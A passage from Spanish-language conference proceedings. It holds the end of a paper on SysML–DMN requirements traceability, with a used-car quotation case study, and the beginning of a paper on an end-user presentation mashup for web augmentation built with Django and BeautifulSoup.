- «verify»: una relación que conecta un caso de prueba con el requerimiento que es verificado por ese caso de prueba.
- «refine»: una relación que especifica que un elemento del modelo describe las propiedades de un requerimiento con más detalle.
- «trace»: relación de propósito general entre un requerimiento y cualquier otro elemento de modelado.

Los requerimientos se pueden relacionar con los casos de uso a través de la relación «refine» porque esta relación puede utilizarse para especificar una funcionalidad y/o para describir cómo se puede utilizar un elemento de modelado o conjunto de elementos para refinar aún más un requerimiento. Tal como lo define UML, los casos de uso describen propiedades de los requerimientos con más detalle, es decir que los casos de uso refinan los requerimientos y el comportamiento de estos se puede especificar mediante una descripción textual como se lo menciona en [1]. El diagrama de casos de uso es un método para describir los usos del sistema [3].

4. Trazando Requerimientos

La trazabilidad de requerimientos permite asegurar la concordancia continua entre los requerimientos de los *stakeholders* y los artefactos producidos a lo largo del proceso de desarrollo de software, como se mencionó anteriormente. El principal artefacto a la hora de desarrollar sistemas son los modelos ya que su creación es esencial para comprender y cumplir con los requerimientos del usuario [14].

Por otro lado, si un requerimiento funcional es modelado con casos de uso, y este requerimiento implica la toma de decisiones, es decir que también es un requerimiento de decisión, como se mencionó

anteriormente, entonces este requerimiento puede ser modelado con un caso de uso y su especificación puede describirse con un Diagrama de Requerimiento de Decisión (DRD) de DMN en vez de hacerlo de manera textual. De esta forma la especificación se realizará a través de la utilización de un estándar. La importancia de utilizar un estándar radica en que garantizan la coherencia entre los proyectos y las organizaciones, además permiten desarrollar sistemas sin invertir tiempo en aprender una nueva notación [15].

La trazabilidad de requerimientos presentada en este trabajo es realizada aplicando ingeniería directa, y la misma será presentada mediante un ejemplo, centrándose en aquellos requerimientos que involucran la toma de decisiones y que poseen funcionalidad. De esta forma se mostrará como los casos de uso refinan algunos de estos requerimientos y como pueden relacionarse con el estándar DMN persiguiendo el objetivo de integrar diferentes perspectivas y estándares.

Como se mencionó anteriormente, el diagrama de requerimientos de SysML tiene varias relaciones que se utilizan para conectar distintos elementos de modelado. La Figura 1 presenta un diagrama genérico de requerimientos de SysML el cual muestra la relación entre algunos requerimientos y un caso de uso. En la figura se puede observar tres de las seis relaciones existentes en el diagrama. Por un lado, la relación de composición, por otro, la relación *trace* la cual muestra que un requerimiento está relacionado con otro elemento del modelo y, por otro lado, la relación *refine* entre el caso de uso y el requerimiento la cual indica que el caso de uso refina ese requerimiento.




Figura 1. Ejemplo Diagrama de requerimientos SysML.

Si la funcionalidad que posee el caso de uso, presentando en la Figura 1, implica la toma de decisión, su especificación puede realizarse mediante un diagrama de requerimiento DMN. De esta manera se logra mejorar el diseño y se afina el nivel de detalle del modelo. La Figura 2 muestra este refinamiento del caso de uso mediante este diagrama DMN.




Figura 2. Diagrama de requerimiento DMN.

En esta figura puede observarse que el caso de uso implica dos decisiones y dos datos de entradas. El ícono que está presente en el extremo superior de *Decisión 1* indica que esta decisión tiene asociada una tabla de decisión. La Figura 3 muestra esta tabla con sus entradas y salida respectivamente. Observe que la salida (separada por una doble línea) es justamente la salida de esa decisión.




Figura 3. Tabla de Decisión.

Observar que los datos de entrada son los que se observan en la Figura 2, es decir, *Decisión 1* necesita de *Dato de entrada 1* y de la salida de *Decisión 2*.

5. Caso de Estudio

Para mostrar nuestro enfoque se ha elegido como caso de estudio un sistema para la compra de vehículos usados. Es importante aclarar que solo se presentarán modelos parciales con el objetivo de mostrar nuestro enfoque.

Como se dijo anteriormente, los modelos de alto nivel ayudan para comprender los requerimientos del usuario. El diagrama de requerimiento es el medio principal en SysML para capturar y transmitir información entre los *stakeholders*.

El primer paso para llevar a cabo la trazabilidad, utilizando ingeniería directa, es construir el modelo de requerimientos SysML, ver Figura 4.




Figura 4. Modelo de Requerimientos SysML.

En esta figura se observa un modelo de requerimientos parcial, es decir que solo se muestran aquellos requerimientos que son importantes a la hora de llevar a cabo la cotización para la compra de un vehículo usado.

El modelo de requerimientos de la figura muestra como el requerimiento *Especificación del Vehículo* está compuesto de tres requerimientos: *Performance*, *Confort* y *Características*. A su vez, el requerimiento *Performance* está compuesto de tres requerimientos: *Aceleración*, *Distancia de Frenado* y *Velocidad máxima*, al igual que *Confort* por *Ruido*, *Vibración* y *Espacio interno*. El requerimiento *Cotizar* tiene una relación de *trace* con *Confort* y *Características*. Como se mencionó

anteriormente, esta relación indica una relación de propósito general e indica que los requerimientos están relacionados de alguna manera o con algún propósito. En el extremo inferior de la Figura 4 se observa el Caso de uso *Cotizar*. Este elemento de modelado está relacionado con el requerimiento *Cotizar* mediante la relación *refine*. Como se mencionó en la sección anterior, los casos de uso, como cualquier otro elemento de modelado, se pueden relacionar con los requerimientos utilizando la relación *refine*.

Los casos de uso suelen ir acompañados de una especificación la cual es una descripción del mismo. Para proporcionar una trazabilidad entre los casos de uso y el modelo DMN esta especificación se realiza a través del modelo de requerimiento de decisión DMN, ver Figura 5.




Figura 5. Modelo de Requerimiento DMN - Cotizar

Como se observa en la figura, hay decisiones que tiene asociadas tablas de decisión (ver icono en el extremo superior) como es el caso de *Modelo y Año de Fabricación* y *Cotizar*. Para concluir, se construye la tabla de decisión para la decisión *Cotizar* como se muestra en la Figura 6.

U	Modelo y Año de Fabricación	Precio base	Confort	Cotizar
	{A, B, C}	Número	{Alto, Medio, Bajo}	Número
1	A	[100000..600000]	Alto	(Precio base + (40% + 20%))
2	A	[100000..600000]	Medio	(Precio base + (40% + 10%))
3	A	[100000..600000]	Bajo	(Precio base + 40%)
4	B	[100000..600000]	Alto	(Precio base + (30% + 20%))
5	B	[100000..600000]	Medio	(Precio base + (30% + 10%))
6	B	[100000..600000]	Bajo	(Precio base + 30%)
7	C	[100000..600000]	Alto	(Precio base + (20% + 20%))
8	C	[100000..600000]	Medio	(Precio base + (20% + 10%))
9	C	[100000..600000]	Bajo	(Precio base + 20%)

Figura 6. Tabla de Decisión Cotizar

Como se observa en la tabla de decisión, la entrada *Modelo y Año de Fabricación* posee tres valores posibles: categoría A, B y C y corresponden a los posibles valores de salida según su tabla de decisión. La decisión *Precio base* corresponde a una decisión manual y el valor

ingresado estará entre el rango indicado. El *Confort* posee los siguientes valores: Alto, Medio y Bajo. La salida (*Cotizar*) de esta tabla de decisión se calcula de la siguiente manera: Si *Modelo y Año de Fabricación* posee categoría A se le suma al precio base un 40%, si la categoría es B, un 30% y si es C un 20%. Además, dependiendo del *Confort* se le agrega un 20% si es Alto y un 10% si es Medio y en caso de que sea Bajo no se le adicionará un porcentaje.

Como puede observarse, el caso de estudio se fue modelando comenzando por el nivel más alto de abstracción, aplicando una trazabilidad entre un modelo de requerimientos SysML, hasta llegar a la especificación del caso de uso utilizando DMN.

6. Conclusión y Trabajos Futuros

Con la demanda actual de los sistemas de información surgen nuevos desafíos en la ingeniería de sistemas y con ellos surgen estándares para el desarrollo de los mismos. La trazabilidad de requerimientos es importante porque da la posibilidad a los ingenieros de sistemas a describir y seguir la vida de los requerimientos. Esto permite asegurar la concordancia continua entre ellos.

SysML posee un diagrama de requerimiento el cual permite capturar, analizar y mantener la trazabilidad de todos los requerimientos del sistema. Por otra parte, considerando que muchas decisiones son un tipo de requerimiento los cuales implican la toma de decisiones, este trabajo presenta una trazabilidad de requerimientos funcionales combinando los estándares SysML y DMN, enfocándose particularmente en aquellos requerimientos que involucran la toma de decisiones.

Como trabajo futuro se plantea considerar otros tipos de diagramas de comportamiento que incluyan los requerimientos de decisión para lograr una trazabilidad completa.

Referencias

- [1] Rumbaugh, J., Booch, G., and Jacobson, I. (2005). The Unified Modeling Language User Guide (2nd Edition). Addison Wesley.
- [2] Jacobs, J., and Simpson, A. "Towards a process algebra framework for supporting behavioural consistency and requirements traceability in SysML". In International Conference on Formal Engineering Methods, Springer, Berlin, Heidelberg, 2013, pp. 265-280.
- [3] SysML <https://www.omg.org/spec/SysML/1.6/>
- [4] Modelica: <https://www.modelica.org/>
- [5] Decision Model and Notation <https://www.omg.org/spec/DMN/1.3/PDF>.

- [6] Abdelahad, C., Riesco, D., and Kavka, C. (2019). A SysML-based Approach to Requirements Traceability using BPMN and DMN. ICSEA 2019, pp. 222.
- [7] Vidal, E. J., and Villota, E. R. "Sysml as a tool for requirements traceability in mechatronic design". In Proceedings of the 2018 4th International Conference on Mechatronics and Robotics Engineering, ACM, 2018, February, pp. 146-152.
- [8] Shaofan, Z. H. U., Jian, T. A. N. G., Gauthier, J. M., & Faudou, R. "A formal approach using SysML for capturing functional requirements in avionics domain". Chinese Journal of Aeronautics, 32(12), 2019, pp. 2717-2726.
- [9] Gruber, K., Huemer, J., Zimmermann, A., and Maschotta, R. "Integrated description of functional and non-functional requirements for automotive systems design using SysML". In System Engineering and Technology (ICSET), 2017 7th IEEE International Conference on, 2017, October, pp. 27-31.
- [10] Ćwikła, G., Gwiazda, A., Banaś, W., Monica, Z., and Foit, K. "Analysis of the possibility of SysML and BPMN application in formal data acquisition system description". In IOP Conference Series: Materials Science and Engineering Vol. 227, No. 1, (2017, August). pp. 012034.
- [11] Cánovas-Segura, B., Zerbato, F., Oliboni, B., Combi, C., Campos, M., Morales, A., and Marín, R. "A Decision Support Visualization Tool for Infection Management Based on BMPN and DMN". In International Conference on Technologies and Innovation, Springer, Cham, 2017, October, pp. 158-168.
- [12] Janssens, L., Bazhenova, E., De Smedt, J., Vanthienen, J., and Denecker, M. "Consistent integration of decision (DMN) and process (BPMN) models". In Proceedings of the CAiSE'16 Forum, at the 28th International Conference on Advanced Information Systems Engineering, Vol. 1612, 2016, January, pp. 121-128.
- [13] Kossiakoff, A., Sweet, W. N., Seymour, S. J., and Biemer, S. M. (2011). Systems engineering principles and practice (Vol. 83). John Wiley & Sons.
- [14] Booch, G., Jacobson, I., and Rumbaugh, J. (1999). "The Unified Process Software Development".
- [15] Dashofy E., Medvidovic N., and Taylor R. (2009) "Software Architecture: Foundations, Theory, and Practice". John Wiley & Sons.

Mashup de presentación para usuario final como alternativa de Aumentación Web

Néstor Aguirre, Nelson Aranda, Néstor Balich
CAETI – Universidad Abierta Interamericana

nestoraguirre.univ@gmail.com, nelson.ara.2407@gmail.com, nestor.balich@uai.edu.ar

Resumen

Con la web semántica, la información a cobrado un significado bien definido y organizado a tal punto que usando técnicas de Aumentación Web los usuarios pueden modificarla y adaptarla según sus intereses y conveniencias. El desarrollo de este tipo de aplicaciones generalmente es realizado por personal experimentado lo cual implica un alto costo. Se propone aquí, un Mashup de presentación para usuario final como alternativa de Aumentación Web que extraen y combinan información obtenida de fuentes externas. La misma consiste en una aplicación que modifica la presentación de un sitio web y presenta un editor JSON para que el usuario final pueda personalizar el contenido obtenido de los portales de noticias mas importantes, como así también filtrar la cantidad de noticias que quiera observar. En este trabajo se presenta una aplicación destinada al usuario final que es de bajo costo y fácil desarrollo que puede ser realizado por persona sin previo conocimiento de programación.

1. Introducción

La diversidad e inmensidad de la web, a diario es utilizada por muchísimos usuarios con distintos grados de conocimiento y habilidades que acceden a través de múltiples dispositivos cada uno de ellos con sus propias características, lo cual hace que esté en constante movimiento y evolución cuya expansión y crecimiento no se detienen aún.

Como consecuencia del avance registrado en las tecnologías web, y el énfasis puesto en disminuir las barreras de entrada a usuarios finales sin experiencia técnica en lo relacionado a los desafíos de comunicación e interoperabilidad es en este marco que nace el concepto de Mashup que hace referencia a una aplicación que crea un nuevo servicio usando y combinando datos o funcionalidades provenientes de otras fuentes externas.

Es así como, a raíz de las mejoras observadas en la web, los sitios de donde se pueden obtener datos de una

sola fuente se tornan insuficientes por lo que se hace necesario contar con datos de diversas fuentes integradas y para ello se han desarrollado plataformas que permiten hacer mezclas o “Mashups” tanto de información como de comportamiento de las aplicaciones.

La particularidad de estas mezclas es que son los mismos usuarios que tienen la posibilidad de crearlas para cumplir con sus requisitos y no necesitan de un programador o conocer lenguajes como Java o C++ [1].

Según [2] los Mashups web son aplicaciones web generadas para combinar contenido, presentación o aplicación de funcionalidad desde distintas fuentes web. Su objetivo es combinar estas fuentes para crear nuevas aplicaciones o servicios útiles.

Por otro lado, internet ha introducido una manera participativa e interactiva de difusión de contenidos caracterizados por una red global y un medio de comunicación, distribución y almacenaje de información sumamente cambiante y dinámico, cuya vigencia es cada vez más breve ya que nueva información se superpone y sustituye a la anterior con una rapidez vertiginosa.

Con la evolución de la Web hacia la Web Semántica aparecieron los Mashups semánticos que son aplicaciones web que también extraen información de otras fuentes y las combinan presentándolas de diferente forma pero que a su vez también dicha información pueda ser interpretada por una máquina.

De manera que la Web Semántica es una extensión de la web, donde a la información se le da un significado bien definido de tal forma que la información no solo pueda ser leída por las aplicaciones de software sino también interpretada, facilitando a las aplicaciones y a la gente trabajar en cooperación [3].

Entonces, esto implica tener la información de tal forma que pueda ser usada por las aplicaciones de software no solo para su visualización sino también para automatización, integración y reutilización en varias aplicaciones.

En efecto, asociar significado con contenido o establecer una capa de datos comprensibles a las aplicaciones permite aplicaciones más inteligentes, facilitando también los servicios interoperables.

Del mismo modo, la presentación de nuevas aplicaciones mediante la combinación sinérgica de recursos de terceros da lugar a otro enfoque, Aumentación Web. En lugar de crear una nueva aplicación, Aumentación Web se basa en la representación de un sitio web existente [4].

De tal forma, Aumentación Web es una tecnología que no genera una nueva aplicación, sino que se basa en presentaciones de sitios web ya existentes que modifican elementos de la interfaz de usuario utilizando artefactos de software que por lo general corren en el dispositivo del usuario.

Es así como, la combinación de tecnologías como Mashup, Web Semántica y Aumentación Web es propicio para generar debate acerca del impacto y su desarrollo, producido en las funciones y prestaciones obtenidas a partir de la agregación, combinación y visualización de datos, funciones y prestaciones.

Generalmente el desarrollo de aplicaciones web como Mashup en donde se combinan tecnologías y sistemas, requiere de un desarrollo complejo con personal especializado lo que genera un alto costo.

Éste trabajo muestra, como alternativa de aumentación web, el desarrollo fácil, ágil, rápido, a bajo costo y sin requerir personal experto, por lo que puede ser creado por un usuario sin conocimientos previos de programación, de un Mashup de presentación para usuario final, donde éste puede personalizar el contenido obtenido de los portales de noticias, como así también filtrar la cantidad de noticias que quiera observar.

En el punto 2 se expone el marco teórico de las distintas tecnologías y elementos intervinientes, para continuar en el punto 3 con problemas y soluciones, luego en el punto 4 el desarrollo de la aplicación y los resultados obtenidos, ya en el punto 5 las conclusiones y finalizamos en el punto 6 con trabajo futuro.

2. Marco teórico

El progresivo avance de la web ha traído importantes cambios en la forma que los datos están publicados, compartidos y consumidos haciendo, de esta manera, que las computadoras puedan entender y razonar la información que se encuentra en la web permitiendo avanzar en aplicaciones inteligentes para el beneficio de las personas como recurso universal y colectivo.

Por otro lado, también se observa un significativo avance en las tecnologías web en poner foco en el ingreso de usuarios sin experiencia en lo referente a la interoperabilidad de las aplicaciones web facilitando de esta manera la satisfacción de las propias necesidades de usuario.

Con la evolución de la Web, los usuarios ya no son solo meros consumidores, sino también que ahora tienen la posibilidad de personalizar las aplicaciones para satisfacer sus propias necesidades enriqueciendo a la vez su experiencia personal.

De igual forma, la virtualidad de la red ha trascendido su propio ámbito para convertirse en un sistema en el que las cosas también están integradas pudiendo comunicarse entre sí, con las personas y el software.

Asimismo, las actuales infraestructuras digitales permiten la difusión de la información en forma rápida y en espacios cada vez más amplios, pero a su vez su vigencia es cada vez más breve ya que nueva información sustituye a la anterior de manera vertiginosa.

2.1 Mashup

Los Mashups son el precursor de la tendencia donde los consumidores (empresas y personas por igual) presentan nuevas aplicaciones mediante la combinación sinérgica de recursos de terceros [4].

Es así como, el concepto de Mashup hace referencia a una aplicación, que los mismos usuarios pueden crearlas para satisfacer sus propias necesidades y que a su vez crea un nuevo servicio usando y combinando datos o funcionalidades provenientes de otras fuentes externas.

De manera que, este concepto implica una integración de elementos ajenos entre ellos y un uso de estos de manera distinta al original. Mashup es agregación, combinación y visualización de datos, funciones y prestaciones.

Según [5] Mashup es una aplicación basada en Web que se crea mediante la combinación y procesamiento de los recursos en línea de terceros, que contribuyen con datos, forma de presentación o funcionalidad.

Por lo tanto, las aplicaciones Mashup son usadas en diversos tipos de escenarios posibles, desde geolocalización integrándola con google maps hasta escuchar música o leer noticias obtenida desde diversas fuentes.

Generalmente los Mashup en la web no son para entretener, sino más bien para informar por lo tanto su valor es de uso y necesitan que la fuente se actualice constantemente.

Asimismo, una característica de Mashup es presentar información específica sin requerir del usuario mucha interacción. Es decir, es el Mashup y no el usuario quien realiza la síntesis de la información para poder presentarla. La particularidad de estas mezclas es que son los mismos usuarios que tienen la posibilidad de crearlas.

Entonces, el desarrollo de Mashup difiere del tradicional desarrollo de aplicaciones basadas en componentes principalmente porque los Mashups suelen servir para situaciones específicas (corta duración) y están

compuestos por las últimas tecnologías web fáciles de usar como rest full, web services o RSS/Atom feeds [4].

Según [6], a medida que un Mashup web 2.0 aumenta la cantidad de fuente de información también aumenta la complejidad de integración de dicha información.

Según [7] describe dos tipos principales de Mashup, los multifuentes que combinan información de 2 o más fuentes y los de presentación que solo extraen la información de distintas fuentes y la muestran.

Con el surgimiento de la Web Semántica aparecieron los Mashups semánticos que son aplicaciones web que combinan información extraída de otras fuentes y los presenta de diferente forma pero que a su vez también pueda ser interpretada por una máquina.

Un Mashup semántico proporciona un nuevo recurso a partir de la combinación y procesamiento de cualquier tipo de recurso de tercero disponibles en Internet, independientemente del formato.

2.2 Aumentación Web

Aumentación Web (en inglés Web Augmentation WA) es una tecnología del lado del usuario que se basa en representaciones de sitios web ya existentes y pueden ser, generalmente, extensiones del navegador o script de usuarios ejecutados a nivel navegador.

Entonces, la modificación, agregación, alteración o quita de elementos de la interfaz de usuario, del contenido original de la página web puede suceder en un servidor web, un servidor intermedio o directamente en el navegador una vez que la solicitud haya sido atendida.

Según [4], en cierto sentido Aumentación Web es para la web lo que la realidad aumentada es para el mundo físico.

Aumentación Web es una tecnología que no genera una nueva aplicación, sino que se basa en presentaciones de sitios web ya existentes. Según [8] consiste en agregar, alterar o quitar elementos de la interfaz de usuario (esto es, los recursos que la aplicación servidor entrega al cliente luego de cada solicitud), utilizando artefactos de software que usualmente corren en el dispositivo del usuario.

A través de la integración con un navegador web, un HTTP proxy o un servidor web, un artefacto de Aumentación Web agrega contenidos o controles no controlados dentro de la propia página web a los efectos de permitir que la estructura se agregue a la página web directa o indirectamente, o para navegar por dicha estructura.

Una forma de poner en práctica la Aumentación Web es mediante técnicas de adaptación del lado del cliente, manipulando la interfaz de usuario (UI) cuando una página ya ha sido cargada en el navegador, tras lo cual pueden realizarse cambios en su contenido, estilo, estructura y/o

funcionalidad sin necesidad de alterar el código fuente original de la aplicación en el servidor [9].

Según [8] una herramienta se considerará de aumento de hipermedia web, si a través de la integración con un navegador web, un HTTP proxy o un servidor web agrega contenido o controles no controlados dentro de las propias páginas web a los efectos de permitiendo que la estructura se agregue a la página web directa o indirectamente, o para navegar por dicha estructura.

Los artefactos de Aumentación Web suelen ser construidos o bien como extensiones del explorador o bien como scripts de usuario que son ejecutados a nivel explorador. Independientemente de ello, en materia de Aumentación Web, la masa de usuarios juega un rol fundamental.

Entonces, son los usuarios quienes necesitan las aumentaciones y son ellos quienes las proveen y las mantienen ad-hoc, valiendo destacar, por cierto, por si la diversidad no fuere suficiente, que estas aumentaciones no son otra cosa que una forma muy particular de software.

Así es como gran parte de los artefactos de aumentación, suelen ser construidos originalmente por un usuario en busca de satisfacer su propia necesidad modificando sitios webs existentes con contenido específico o funcionalidad que no era soportada, constituyéndose así, como un resultado de actividades relativas al End-user Programming.

Entonces, el propósito de tal herramienta es ayudar a los usuarios a organizar, asociar o estructurar información encontrada en la Web.

Muchas de estas herramientas de Aumentación Web modifican las páginas web ya sea para insertar interfaces propias o para agregar estructura (por ejemplo, enlaces) a la página web.

De manera que esta modificación puede tener lugar en el servidor web llamando a scripts que devuelven paginas modificadas, utilizando un proxy especial o modificando las páginas web a medida que se muestran en el navegador web.

De acuerdo con [10] la cantidad de características que pueden ser agregadas a una aplicación mediante Aumentación Web son innumerables, y uno de los beneficios principales es poder consumir e integrar información de diversas fuentes.

3. Problemas y soluciones

Desde hace un tiempo a la actualidad gran parte de la infraestructura de datos está basada en la Web, y esta a su vez, formada por usuarios y proveedores de datos.

Es un hecho que la Web está cada día más presente en la vida cotidiana de todos, y esto se debe en gran parte a la

evolución de los sistemas y aplicaciones que ofrecen, a los usuarios, gran variedad de contenido y funcionalidades como ser rendimiento, confiabilidad, seguridad, escalabilidad entre otras tantas funciones.

La exigencia de los usuarios lleva también a que un gran número de estas aplicaciones tengan funciones personalizadas para lograr la satisfacción del usuario final.

Otro aspecto a tener en cuenta también es la integración que muchas de estas aplicaciones tienen con otros sistemas, con lo cual resulta complejo el desarrollo de este tipo de aplicaciones.

Mashup web es una aplicación web que toma contenidos y servicios disponibles en línea por lo tanto utiliza y combina datos y funcionalidades provenientes de fuentes externas y esa combinación implica esfuerzo de programación la vez que consume mucho tiempo y requiere de personal especializado, haciendo de esta manera elevar su costo.

Según [11] existen diversos tipos de herramientas que ayudan en la creación de un Mashup, como por ejemplo las de programación que son entornos de desarrollo y ejecución que utilizan un IDE que permiten reutilización y rápida integración de servicios. También hay script que permiten componer y desplegar servicios desarrollados en JavaScript.

También, otro tipo de herramientas para la creación de Mashup son las que mezclan y combinan datos y funcionalidades conectando componentes gráficamente [11].

Asimismo, las extensiones de navegador son otro tipo de herramientas que permite procesar y mezclar datos RDF convirtiendo al navegador en un Mashup semántico [11].

Las herramientas de Mashup varían en el nivel de soporte que brindan a sus usuarios, ya que algunas herramientas están destinadas estrictamente para desarrolladores mientras que otras están más orientadas al usuario final.

El desarrollo de Mashup que emplean herramientas de programación o Script están más orientados a personal con experiencia mientras que las herramientas semiautomáticas que emplean programación por demostración están más orientadas al usuario final sin muchos conocimientos técnicos, requieren la ubicación de la URL donde se encuentra la información y algún nivel de conocimiento de estructura y semántica de la información que contienen.

Asimismo, las herramientas que conectan componentes aumentan la complejidad del Mashup a medida que aumenta la cantidad de componentes a conectar.

Por otro lado, los Mashup son aplicaciones fuertemente basado en eventos, ya que son aplicaciones sensibles a fuentes de eventos como contenido de noticias o interacciones del usuario [2].

Normalmente un Mashup mejora la presentación visual de la información y ofrece valor agregado a sus usuarios combinando la información de diferentes fuentes.

Por lo tanto, esto invita a formularnos las siguientes preguntas ¿Es posible desarrollar una aplicación para usuario final como alternativa de Aumentación Web y que a la vez brinde un servicio como por ejemplo leer noticias? ¿se puede personalizar una aplicación que nos brinda un servicio? ¿se puede desarrollar una aplicación Mashup de manera rápida y ágil sin ser personal experto en desarrollo de software? ¿es posible el desarrollo a bajo de costo de una aplicación Mashup para usuario final?

3.1 Nuestra propuesta

La necesidad de integración orientada al usuario final está dada generalmente para permitir una exploración y una organización simple.

Siendo la característica principal de la tecnología Mashup de combinar información de 2 o más fuentes y de presentar la información extraída de distintas fuentes, es posible entonces de pensar en una herramienta que sea una alternativa de Aumentación Web.

Asimismo, el desarrollo de este tipo de aplicaciones requiere de personal experto lo cual eleva el costo de las mismas.

De esa manera, el objetivo principal de este trabajo es el desarrollo de una aplicación para usuario final como alternativa de Aumentación Web que pueda ser realizada por usuario sin experiencia previa en programación.

En consecuencia, los objetivos específicos son desarrollo de una aplicación de servicio para usuario final como alternativa de Aumentación Web, que a la vez el usuario pueda personalizarla y que el desarrollo se pueda realizar de manera rápida, ágil, sin necesidad de personal experto y a bajo costo.

Si bien existen herramientas propietarias y algunas de software libre que permiten realizar una aplicación similar, este trabajo propone el aprendizaje por parte de usuarios sin conocimientos previos de programación, reusando las practicas aquí descritas a fin de replicar el desarrollo de una aplicación Mashup de presentación en donde el usuario final puede personalizar el contenido obtenido de los portales de noticias como así también filtrar la cantidad de noticias que desea obtener.

También, la misma presenta un editor de lenguaje JSON (en inglés JavaScript Object Notation) para que el usuario pueda tanto personalizar la visualización ya sea por imágenes, por enlace o por ambas cosas como también filtrar la cantidad de noticias que desea observar.

De manera que las contribuciones de este trabajo son ofrecer un nuevo enfoque en tecnologías como Mashup y Aumentación Web que pueda ser desarrollado por usuarios inexpertos en programación, como así también mostrar otra solución, a las ya existentes, en relación con

aplicaciones para usuario final que tenga un desarrollo rápido, ágil y a bajo costo, y finalmente desarrollar una aplicación de servicio en donde el usuario pueda personalizarla.

4. Desarrollo y resultados obtenidos

4.1 Herramientas de la aplicación

La aplicación Mashup se realizó con el framework Django con la versión 2.2.7 en el cual se desarrolló con el lenguaje Python con la versión 3.7. Cabe señalar que el desarrollo de la aplicación es intuitivo y contiene pocas líneas de código, permitiendo la fácil interpretación de un usuario sin conocimientos previos de programación.

Se adicionaron al proyecto la librería BeautifulSoup para analizar, identificar y extraer elementos de los documentos HTML, la librería Urlopen que ayuda a abrir/navegar en la URL HTTP y la librería JSON para procesar lo que usuario escribe en el editor JSON.

